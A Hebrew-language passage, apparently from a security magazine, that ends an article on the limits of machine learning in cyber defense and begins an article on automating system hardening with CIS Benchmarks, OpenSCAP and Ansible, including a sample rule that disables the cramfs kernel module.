נעבור לסיפא של הנקודה הראשונה: **כמובן, אסור לשכוח שעצם השימוש בלמידת מכונה מוסיף משטחי תקיפה נוספים.** לאלגוריתמי ML יש פגיעויות מבניות משלהם (Adversarial AI). מסתבר שקל יחסית לשטות במודלי סיווג שנוצרים באמצעות למידה עמוקה או שיטות סיווג אחרות. נגעתי בנקודה הזו מספר פעמים במאמרים האחרונים, ומי שמעוניין להבין קצת יותר במה דברים אמורים, מוזמן לעיין בהסברים פשוטים לנושא שפרסמתי בעבר בכתבות שלי בדה-מרקר בלינק הזה והזה.

<u>נקודה שנייה</u>: **בעולם הגנת הסייבר קיימות משימות שגרתיות ומייגעות רבות. למידת מכונה עשויה לסייע לבצע חלק מהן בצורה אוטומטית ובכך לפנות את הזמן והקשב של המגינים. בחלק מהתחומים עדיין נדרשות פריצות דרך משמעותיות אל מול השיטות שקיימות כיום.**

נפתח במשפט השני בנקודה הזו. לאורך כל הדיון הצגתי שוב ושוב את עובדות החיים. נכון להיום למידת מכונה עדיין אינה מספקת את "הסחורה", לפחות לא כפי שהיא מוצגת על ידי מחלקות שיווק של חברות סייבר שונות. כפי שנאמר לעיל, בד"כ מדובר בשיפור מסוים על השיטות המסורתיות, ובחלק מהדוגמאות שהבאתי (כמו מערכות אוטומציה של בדיקות חדירות) היא פשוט לא עובדת.

האם המצב הזה יישאר לנצח? כידוע הנבואה ניתנה לשוטים, וגם never say never. ברם, כבר היום ברור שידרשו פריצות דרך משמעותיות אל מול השיטות הקיימות. מצד שני, המשפט הראשון קובע כי למידת מכונה יכולה לסייע לפתור משימות מייגעות של מגינים. למשל על ידי ייעול משמעותי של תהליך איסוף מודיעין איומי הסייבר שנדון לעיל, או דרך סיוע בתהליך השיוך של תקיפת סייבר.

נקודה שלישית: כניסה של שיטות למידת מכונה נוספות ישנו את "שדה הקרב" של הגנת הסייבר. לעיתים לטובת התוקפים ולעיתים לטובת המגינים. אבל ללא פריצות דרך נוספות, לא צפוי ששיטות

למידה מכונה ישנו באופן דרמטי את תחום הגנת הסייבר. ראינו בכל היישומים שסקרתי בסדרה כי תרומתה של למידת המכונה בשלב הזה אינה משמעותית למניעה של התקפות סייבר. בנוסף, בכל מקום שיש שיפור לטובת המגינים, גם התוקפים יכולים לעשות שימוש בלמידת מכונה.

אם זה לטובת מציאת חולשות אוטומטית או איסוף מודיעין על חברה, עליהם דנתי במאמר הזה. או באמצעות ייעול מוצר ה-IDS באמצעות רשתות GAN, שיכולות לשמש את התוקפים למצוא שיטות חדשות לעקוף את אותם המוצרים ממש. וכפי שנאמר מספר פעמים, העובדות היבשות מלמדות שלמרות שנעשה שימוש של יותר משלשה עשורים בשיטות של למידת מכונה, מספר תקיפות הסייבר אינו יורד, אלא להיפך.

אז מה השורה התחתונה? לאור מצב שדה-הקרב של הסייבר, אין מנוס אלא להמשיך ולפתח יישומים חדשים של למידת מכונה לטובת הגנת סייבר. כן, גם אם בפועל אלו רק יאפשרו לנו "לרוץ הכי מהר שאנחנו יכולים, כדי להישאר באותו המקום".

על הכותב

ד"ר יעקב רימר הוא יועץ בכיר ומרצה בנושאי סייבר, בינה מלאכותית וביולוגיה. יש לו תואר שני בלמידת מכונה ודוקטורט באימונולוגיה, שניהם ממכון ויצמן למדע. הוא עוסק במחקר מדעי באקדמיה במקביל ליעוץ במשרדי ממשלה ולחברות היי-טק. בעבר שימש בתפקידים בכירים בהיי-טק ובמשרד ראש הממשלה. בנוסף, הוא מלמד באוניברסיטת תל-אביב את הקורסים "בינה מלאכותית ויישומיה לביטחון", "בינה מלאכותית בעידן הסייבר" ו"מבוא להגנת סייבר" במסגרת תוכניות לתואר שני.

קישור ללינקדאין. מייל לתגובות: MrBigDataThemarker@gmail.com

מקורות לקריאה נוספת

Machine Learning and Cybersecurity - Hype and Reality. Micah Musser and Ashton Garriott. June 2021. https://cset.georgetown.edu/publication/machine-learning-and-cybersecurity/

אוטומציה לתהליכי הקשחה לצמצום משטחי תקיפה

מאת שרון וילנסקי

הקדמה

במאמר זה אתאר את מתודולוגיית ההקשחה הניתנת ליישום בצורה אוטומטית במגוון מערכות התכנה בארגון, במטרה לצמצם משטחי תקיפה פוטנציאלים היכולים לנבוע מניהול אבטחת-מידע לוקה. בנוסף, אתאר את היכולות הקיימות בקהילה הקוד-פתוח המשמשות לאוטומציית תהליכי הקשחה למגוון רחב של מוצרים - מערכות הפעלה (Windows/Linux) ו\או מערכות שונות (Firewalls, Storage Servers וכו') - בהתאם לתקנים בין-לאומיים.

מהו תהליך הקשחה?

מערכת היא אוסף של יכולות שונות - חיבור רישתי, עבודה עם קבצים\מידע ואינטגרציה עם מערכות נוספות. כל אחד מהתהליכים יכול להוות משטח תקיפה, אשר עלול לאפשר ליישות זדונית לנצל ניהול לקוי בכדי לבצע את מטרותיו במערכות הארגוניות - הדלפת מידע, אחיזה רישתית, מניעת שירות וכד'.

תהליך ההקשחה מגדיר את אוסף הבקרות הנדרשות בכדי שארגון יוכל **לצמצם ולנהל** את משטחי התקיפה השונים הקיימים בארגון.


מוטיבציה

ארגונים שונים, גדולים עד קטנים, נוטים לממש מנגנוני אבטחה שכיחים באמצעות מוצרי אבטחה המייצרים שכבת הגנה סטנדרטית ברמת הרשת ומשאבי הארגון. למשל, שימוש ב-Firewall, מנגנוני הזדהות, הצפנת מידע וכד'.

ע"פ ממצאי מערך הסייבר הלאומי בישראל, גוף ממלכתי, ביטחוני וטכנולוגי האמון על הגנת מרחב הסייבר הלאומי ועל קידום וביסוס עוצמתה של ישראל בתחום, מתאר בסיכום שהפיץ בשנת 2019 כי ארגונים המדווחים לו על ארועי סייבר שונים (כ-4250 התראות לאותה שנה) מתחלקים ל-2 השלכות עיקריות:

1. חדירה למרחב הרישתי או למערכות של הארגון.
2. הדלפה ושליטה זדונית במידע הארגוני.


מתוך הדו"ח:



[איור 1 - התפלגות סוגי התקפות סייבר ע"פ מערך הסייבר הלאומי בישראל]

הממצאים הללו מעלים את השאלה "**האם אני מוגן ובטוח במקרה של אירוע סייבר?**" בהנחה והארגון מוגן ובטוח בזכות תרבות אבטחה מספקת, האם ניתן "לנשום לרווחה" ולהאמין שאנחנו מוגנים מארועי סייבר בעתיד?

לשם כך אתאר תקופת זמן ב-2019 בה מערך הסייבר הלאומי בישראל החל בהתרעה על חולשה קריטית (BlueKeep), העלולה להוביל לכך שתוקף פוטנציאלי יוכל לשלוט ואף להתפשט בתוך מערכות הארגון:



[איור 2 - ציר זמן מרגע גילוי חולשה ליכולת זיהוי השמשת החולשה]

1. התגלתה חולשה במוצרים של חברת Microsoft לקראת מאי 2019.
   א. החולשה התפרסמה לציבור הרחב לצורך ידיעה.
   ב. במעמד פרסום החולשה החברה האחראית למוצר מעדכנת את לקוחותיה בכדי שיערכו בהתאם.

2. לאורך 70 יום מרגע פרסום החולשה התקבלו התרעות מגופי אבטחת-מידע בינל"א.
   א. במהלך 70 יום קיימים גופים אנונימיים אשר מנצלים לרעה את המצאות החולשה שלא ניתנת לזיהוי באמצעים פשוטים (כפי שקורה ברוב הארגונים).
   ב. במסגרת תקופת הזמן הזו מפרסמים כלים אוטומטיים המאפשרים את **ניצול החולשה** לצורך השתלטות\התפשטות בארגון.

3. לאחר 70 יום, ספטמבר 2019, מתגלים עקבות של ניצול החולשה ע"י קבוצת תקיפה מוכרת בקרב גופי אבטחת-מידע בין-לאומיים.
   א. **נשים לב,** נדרש יום בודד מרגע שמפרסמים כלי לניצול חולשה באינטרנט ועד לרגע שתוקפים מנצלים אותו בצורה אינטנסיבית.

4. החל מנובמבר 2019 ניתן לזהות את החולשה באמצעות הפרסומים המאפשרים את ניצול החולשה - דרך פשוטה לזיהוי יישות זדונית המנסה לנצל את החולשה.

ממאי ועד נובמבר, ניתן להבין כי מוצרי Microsoft (הנמצאים בשכיחות גבוהה בקרב ארגונים) היו חשופים לפירצה שקשה לזהות. לא כל ארגון יכול להצליח להתמודד עם חולשות שאין עבורן דרך זיהוי ברורה (שהתפרסמה בנובמבר), דבר שמשמעותו היא **שתוקף פוטנציאלי יכול לבצע פעולות מגוונות על המידע והמערכות הארגוניות.**

המאמר יתמקד בהנגשת דרך אוטומטית שתאפשר לייצר יכולת לצמצום משטחי התקיפה הזמינים דרך המערכות השונות בארגון תוך התמקדות ב-3 המטרות הבאות:

- **להגדיר פרופיל הקשחה** - אוסף הגדרות בהבטי אבטחת-מידע שיחולו על מערכת.
- **בקרה** - תמונת מצב המאפשרת לקבל חיווי לעמידה בפרופיל ההקשחה.
- **אכיפה** - החלת הקשחה על מערכת.

מבוא

בהינתן מערכת תוכנה, יש אוסף הגדרות שנדרש להגדיר מראש בכדי לאפשר צמצום של משטחי התקיפה הזמינים באמצעות המערכת. אוסף ההגדרות הנ"ל מהווה *פרופיל הקשחה* אשר ניתן להגדיר לכל מערכת בארגון.

לרוב, בכל חברה יהיה צוות אחראי על מערכת (או מקבץ מערכות) שידע לתחזק אותה.

- **איך נוכל לדעת כי הניהול נעשה תוך הקפדה על הגדרות אבטחה?**
- **איך נדע מה הם משטחי התקיפה שקיימים במערכת בצורה אוטומטית?**
- **איך נדע כיצד ניתן לצמצם משטחי תקיפה בצורה אוטומטית?**

לשם כך אתאר כלי קוד-פתוח הנתמך ע"י ארגון התקנים האמריקאי - **OpenSCAP**. בהמשך המאמר אציג את את אופן השימוש בכדי להגשים את 3 המטרות - הגדרת פרופיל הקשחה, בקרה ואכיפה.


CIS - Center of Internet Security

CIS הוא ארגון בינל"א, ללא מטרות רווח, אשר שם כמטרה מרכזית להנגיש קוויים מנחים לאבטחת המידע בארגונים קטנים עד גדולים.

ארגונים שונים מגיעים לנקודת זמן בה הם מבינים (או מחוייבים) לעמוד בדרישות אבטחת מידע. אך מנגד, מתקשים לייצר תהליך מסודר בגלל מורכבות התכולות השונות: כח אדם, ידע טכנולוגי וכד'. לשם כך, הארגון, שמורכב מאנשי מקצוע מכלל התחומים הרלוונטים (אנשי OT\IT, סייבר, אבטחת מידע וכד'), יצר אוסף של תקני הקשחה עבור פלטפורמות תוכנה שונות - מערכות הפעלה, רכיבי רשת, תוכנות - בכדי להנגיש לציבור הרחב את מה שמוגדר כ-Best Practice עבור תהליכי אבטחת מידע.

ארגון CIS עוזר לאנשי הטכנולוגיה בארגון כלשהו לייצר סביבות טכנולוגיות, תוך צימצום משטחי תקיפה המהווים פתח למתקפות סייבר שונות אשר עלולות לפגוע בארגון.

בכדי להגשים את המטרה הזו הארגון הגדיר את אוסף הבקרות הנדרשות בכדי לספק מענה לכלל דרישות אבטחת המידע בארגון, מקטן ועד גדול - CIS Security Framework:



[איור 3 - אוסף בקרות אבטחת-מידע לכל סוג של ארגון]

לא נצלול במאמר זה לניתוח מעמיק של אוסף הבקרות שתקן ההקשחה מגדיר, אך ניקח כדוגמא את הבקרה המוגדרת ב-Basic CIS Control ונקראת - Secure Configuration for Hardware and Software on Mobile Devices, Laptops, Workstations and Servers *(ריבוע מס' 5 באיור 3)*.

ניתן להבחין כי ע"פ ארגון CIS השייכות של ארגון לקנה מידה מסוים לא משפיע על הדרישה לכך שיתבצע ניהול הגדרות אבטחת-מידע תקין.

אדגיש כי בעזרת המאמר הבא נוכל לקחת **כמעט כל תקן** הקשחה המתוחזק ע"י ארגון CIS ולהכיל אותו על תשתיות שונות בארגון. בהמשך המאמר נראה היכן נוכל למצוא את אוסף התכולות שנוכל להעזר בהן לצורכי הקשחה שונים.

משטחי התקיפה

כחלק משימוש בכלים שונים, קוד-פתוח ובתשלום, נקבל תהליך התקנה אשר יכיל הגדרות ברירת-מחדל עבור הפיצ'רים השונים המסופקים ע"י המוצרים - הגדרת תתי שירותים, משתמשים ברירת-מחדל בעלי הרשאות מנהל, ססמאות, פרוטוקולים (לא מאובטחים) ושימוש בתוכנות צד שלישי, כאשר אלו מהווים משטחי תקיפה שונים על מערכות הארגון.

מוטיבציה

תהליך הגדרת אבטחת המידע עבור כלל מערכות הארגון דורש עבודה מורכבת של ישויות ארגוניות שונות וניתוח איומי סייבר מגוונים המשיקים לכל מערכות הארגון - דבר המהווה קושי עבור בניהול התהליך בארגונים.

בנוסף, ככל שמערכות מתקדמות ומתעדכנות (או נמצאים חולשות קריטיות במוצרים שונים), כך גם אותן הגדרות אבטחה. עם הזמן ועם ריבוי המערכות הארגוניות, עולה קושי בניהול שותף של אותם איומים הנובעים מכל תהליכי ההגדרה - חלק מתהליך הקשחת מערכת.

מסמך הקשחה

תחת ארגון CIS, מעבר לקווים מנחים לבקרות אבטחת-מידע, ניתן למצוא תקני הקשחה למערכות ספציפיות. אותם תקני הקשחה מכונים: "CIS Hardening Benchmarks"

תקני ההקשחה של ארגון CIS מחולקים בצורה נוחה לקטגוריות שונות, המאפשרות להבין את רמת החומרה של סעיפי הגדרה שונים. הקיטלוג נעשה בהתאם לרמת הרגישות של המערכת הנסקרת. בין תקני הקשחה שונים ניתן לראות קיטלוג מעט שונה בהתאם למטרת המערכת - לצורך ההדגמה במאמר נתמקד על תקן ההקשחה של Ubuntu 20.04.

כאשר אנחנו מתקינים מערכת מסוימת בתשתית שלנו ניתן להסיק כי רמת הרגישות של המערכת תלויה ביעוד שלה - האם היא שרת? האם היא עמדת פיתוח? האם היא עמדה 'חזקה' בעלת גישה למשאבים ארגוניים רגישים?

בכדי לענות על השאלות האלה נקבל פירוט על רמת ההחמרה המתאימה כבר במסמך ההקשחה.

אדגיש כי על מנת להקשיח ב-100% את כל סעיפי ההגדרה במערכת שלנו עלול לשבור יכולות קריטיות של מערכות שונות בארגון - ולכן חשוב לבצע את תהליך ההקשחה בצורה מחזורית ומתמשכת.

בחינת סעיפי הקשחה

בתהליך הבחינה, בוא נחליט על פרופיל הקשחה המורכב מאוסף הסעיפים שנחליט להכיל על מערכת, נוכל לראות כי כל סעיף הקשחה מכיל מידע רלוונטי ומשמעותי שיעזור לקורא להבין את המשמעויות השונות של הגדרת ההקשחה.

כל סעיף הקשחה בנוי מהחלקים הבאים:

- שם הסעיף ושיוכו המספרי:

1.1.1.1 Ensure mounting of cramfs filesystems is disabled (Automated)

- שיוך פרופיל לרמת החמרה:

Profile Applicability:

- Level 1 - Server
- Level 1 - Workstation

- פירוט על מטרת היכולת של המערכת בהקשר לסעיף:

Description:

The `cramfs` filesystem type is a compressed read-only Linux filesystem embedded in small footprint systems. A `cramfs` image can be used without having to first decompress the image.

- מוטיבציה בהבטי אבטחת-מידע - **הדגשה של משטח תקיפה:**

Rationale:

Removing support for unneeded filesystem types reduces the local attack surface of the server. If this filesystem type is not needed, disable it.

- הוראות הבדיקה לסטטוס סעיף ההקשחה במערכת הנבדקת:

Audit:

Run the following commands and verify the output is as indicated:

```
# modprobe -n -v cramfs | grep -E '(cramfs|install)'
install /bin/true
# lsmod | grep cramfs
<No output>
```

- הוראות למימוש עבור סעיף ההקשחה - הכלתו בפועל על המערכת הנבדקת:

Remediation:

Edit or create a file in the `/etc/modprobe.d/` directory ending in .conf
Example: `vim /etc/modprobe.d/cramfs.conf`
and add the following line:

```
install cramfs /bin/true
```

Run the following command to unload the `cramfs` module:

```
# rmmod cramfs
```

- שיוך מנגנון בקרה המוגדר ב-CIS Security Framework:

CIS Controls:

Version 7

5.1 Establish Secure Configurations

Maintain documented, standard security configuration standards for all authorized operating systems and software.

בצורה טבעית, נוכל להניח כי קיימים סעיפים אשר לא יתאימו להכלה בארגון שלנו. לכן, נרצה לבצע **ניטור** עבור משטחי התקיפה שהשארנו במערכות השונות.

בפרק הנ"ל הוצג אמצעי חינמי הזמין לכולם (CIS Benchmarks) אשר באמצעותו נוכל לקבל תקני הקשחה למס' מערכות, רכיבים ותוכנות. תקני ההקשחה השונים הוגדרו ע"י מומחים מתחומי עולמות הטכנולוגיה, במטרה לעזור לקהילה הבינל"א לפתח ולהקים מערכות ותשתיות בצורה מאובטחת.

תקני ההקשחה מאפשרים לנו להבין מה הם **משטחי התקיפה הפוטנציאלים** במערכות שלנו. בו בזמן, הם מאפשרים לנו לנתח את האיומים השונים בכדי להגיע להחלטה רלוונטית - זו תאפשר להעצים את רמת החוסן של מערכות הארגון.

NIST - National Institute of Standards and Technology

ארגון פדרלי-אמריקאי שמטרתו היא לפתח ולקדם דרכים שונות למדידה, יצירת סטנדרטים, שימוש בטכנולוגיות - במטרה לשפר את איכות החיים בעולם טכנולוגי.

NIST Cybersecurity Framework (NIST CSF)

כחלק מתהליכי יצירת סטנדרטים בעולם הטכנולוגי קם הצורך בקידום יכולות הגנה במרחב הקיברנטי (האינטרנט) כסטנדרט אמריקאי **שיחייב** את כלל המוסדות השונים הקיימים בארה"ב.

הסטנדרט שהוגדר תחת NIST CSF (אחד מתתי הגופים האמון על סטנדרטים בהקשרי סייבר) מגדיר כיצד יש לנהל ולהפחית את משטחי התקיפה במערכות תשתית טכנולוגית בארגון (בדומה ל-CIS) - וזאת בכדי ליצור קו אחיד לאופן **המניעה, הגילוי והתגובה** במקרה של ארועי סייבר. כמוכן, הארגון דואג לאכוף את תקן האבטחה תחת מוסדרות\ארגונים הכפופים ברחבי ארה"ב.

ארגון NIST CSF לקח על עצמו כמטרה ליצור כלי קוד-פתוח, אשר יהווה יכולת הנגשה של יכולות אבטחה וסדנטרטים שונים (למשל CIS עליו אנו מתמקדים במאמר זה) בצורה אוטומטית. כחלק מאותו כלי קוד-פתוח יצרו פרוטוקול חדש המיועד להנגשת סטנדרטים חדשים בשם SCAP - Security Content Automation Protocol. הפרוטוקול והכלי מתוחזק ע"י ארגון NIST ומשלב שימוש בפרויקטי קוד-פתוח המאפשרים יישום ואכיפה של סטנדרטים שונים.

NIST Repository

מסד-נתונים המוגדר כ-NCP - National Checlist Program. NCP מתוחזק ומוגדר ע"י ארגון NIST במטרה להוות מאגר של הכוונות בנושאי אבטחת-מידע. הכוונות ברמה מפורטת ומודרכת להגשת הגדרה מאובטחת של מערכות הפעלה ותוכנות בארגון.

ההכוונות המתוחזקות במאגר מסופקות בפורמטים אשר ניתנים לשימוש בהתאם לפרוטוקול SCAP.

קישור לאתר הרישמי של NCP

OpenSCAP

הכלי OpenSCAP הינו כלי קוד-פתוח המפותח ומתוחזק ע"י ארגון NIST העולמי. הכלי נועד בכדי לספק אוטומציה לכל הנוגע להבטי אבטחת-מידע במערכות שונות). המוצר מורכב ממס' כלי קוד-פתוח המיועדים בסופו של דבר להגשמת 2 מטרות: **בקרה ואכיפה של תקני הקשחה.** קיימות יכולות נוספות, כדוגמאת סריקת חולשות, אשר לא יתוארו ברמת המאמר הנ"ל.

באמצעות היכולות של המוצר ניתן לאפשר למנהלים\מבקרים לוודא את עמידת המערכות בארגון בתקני הקשחה שונים - ולא רק CIS Benchmark. לא אתאר תקני הקשחה נוספים - המגדירים אותן הגדרות אך מגדירים רמת חשיבות\החמרה בצורה שונה.

ניתן להבחין כי היתרון המובהק של המוצר מאפשר לנו לנהל את אבטחת המידע בקרב המערכות שלנו בעלות מינימאלית - אין צורך בתכולות מורכבות (כ"א יעודי והסמכות מיקצועיות) בארגון בכדי לאפשר בקרה\אכיפה.

SCAP Base

רכיב הבסיס של כלי ה-OpenSCAP אשר מאפשר, כספרייה או דרך Command-Line, לבצע סקירת תקן-הקשחה הנתמך ב-SCAP Standard.

SCAP Standard הוא אוסף הפורמטים השונים שניתן לספק לכלי כקלט בכדי לאפשר לו לבצע סריקה המתאימה לתוכן הקלט. למשל, אם נבחר להשתמש בקובץ XCCDF המספק את כלל סעיפי ההקשחה עבור מערכת מסויימת - נוכל לבצע סריקה באמצעות הכלי ולקבל פלט לעמידת המערכת בתקן ההקשחה.

חלק מהפורמטים הנתמכים:

- XCCDF - Extensible Configuration Checklist Description Format - קובץ המגדיר בצורה מפורשת את אוסף הסעיפים הנדרשים לבדיקה על מערכת מסוימת. לרוב, בהקשר של OpenSCAP יכיל הגדרות אבטחה בהתאם לתקן ההקשחה שנבחר.
- OVAL - Open Vulnerability and Assessment Language - קובץ המגדיר בצורה מפורשת את המצב הרצוי בהבטי אבטחת-מידע. מטרתו להכיל תיאור למציאת חולשות או מצב רצוי להגדרות במערכת. בניגוד ל-XCCDF מיועד למציאת חולשות ולא צמוד לתקן הקשחה.

SCAP Workbench

כלי המאפשר להשתמש ב-OpenSCAP בצורה גרפית הנוחה למשתמש הממוצע. הכלי מאפשר לעבוד בצורה גרפית בכדי לבצע את היכולות הנתנות באמצעות שימוש בספרייה SCAP Base. באמצעות הכלי נראה כיצד נוכל להגדיר פרופיל הקשחה מותאם לצרכי הארגון שלנו.

SCAP Security Guide

פוליסות אבטחה המהוות קבצי קלט בהתאם לפרוטוקול SCAP. הפוליסות מכסות מגוון רחב של הגדרות אבטחת-מידע המבטיחות שימוש Best Practice נכון במערכות השונות.

באמצעות הפוליסות ניתן לוודא עמידה של מערכות בתקנים שונים: PCI DSS, STIG ו-USGCB. במידה וקיימת דרישה לעמידת אחת המערכות הארגוניות בתקן הנתמך ב-SCAP נוכל בצורה קלה עמידה בדרישותיו.

החלק של SCAP Security Guide והנגשתו ככלי קוד-פתוח מאפשרת לארגונים שונים לתרום ממאמציהם בכדי לאפשר עמידה של מערכות שונות בתקן סטנדרטי, החל מתעשיות מודיעין וצבא, בריאות, תקשורת וכד'.

ניתן להוריד את הגרסא האחרונה עם כלל הפוליסות מאתר ה-GitHub של הכלי - כאן. אשתמש בהדגמה בפרופיל ההקשחה עבור Ubuntu 18.04 ואתאר את התקנים השונים הנתמכים בפרופיל.

Ansible

כלי OpenSource אשר ב-2015 אומץ ע"י RedHat (אשר ממשיכה לתרום לגרסאתו החינמית), משמש כמנהל הגדרות מרכזי העובד ללא התקנות של סוכנים במערכות שונות.

הכלי מאפשר, בהינתן Python במשאב המנוהל וגישת SSH, לייצר אוטומציות שונות ולהריצן על משאבי ארגון שונים. המטרה העיקרית היא לייצר רמה אחידה של אוטומציה בין סביבות שונות המנוהלות באמצעות הכלי. הכלי מאוד נח ללמידה ומבוסס על קבצי YAML, המכונים Playbooks, הקלים להבנה ושינוי בהתאם לדרישות. הרצתם מאפשר את שינוי הגדרות המכונה בהתאם להוראות ה-Playbook.

אוטומציית תהליך הקשחה

תהליך ההקשחה בנוי משלושה שלבים כפי שתואר בתחילת המאמר:

- הגדרת פרופיל הקשחה
- בקרה
- אכיפה


בחלקים הבאים נלמד כיצד לבצע את השלבים בצורה אוטומטית באמצעות OpenSCAP.

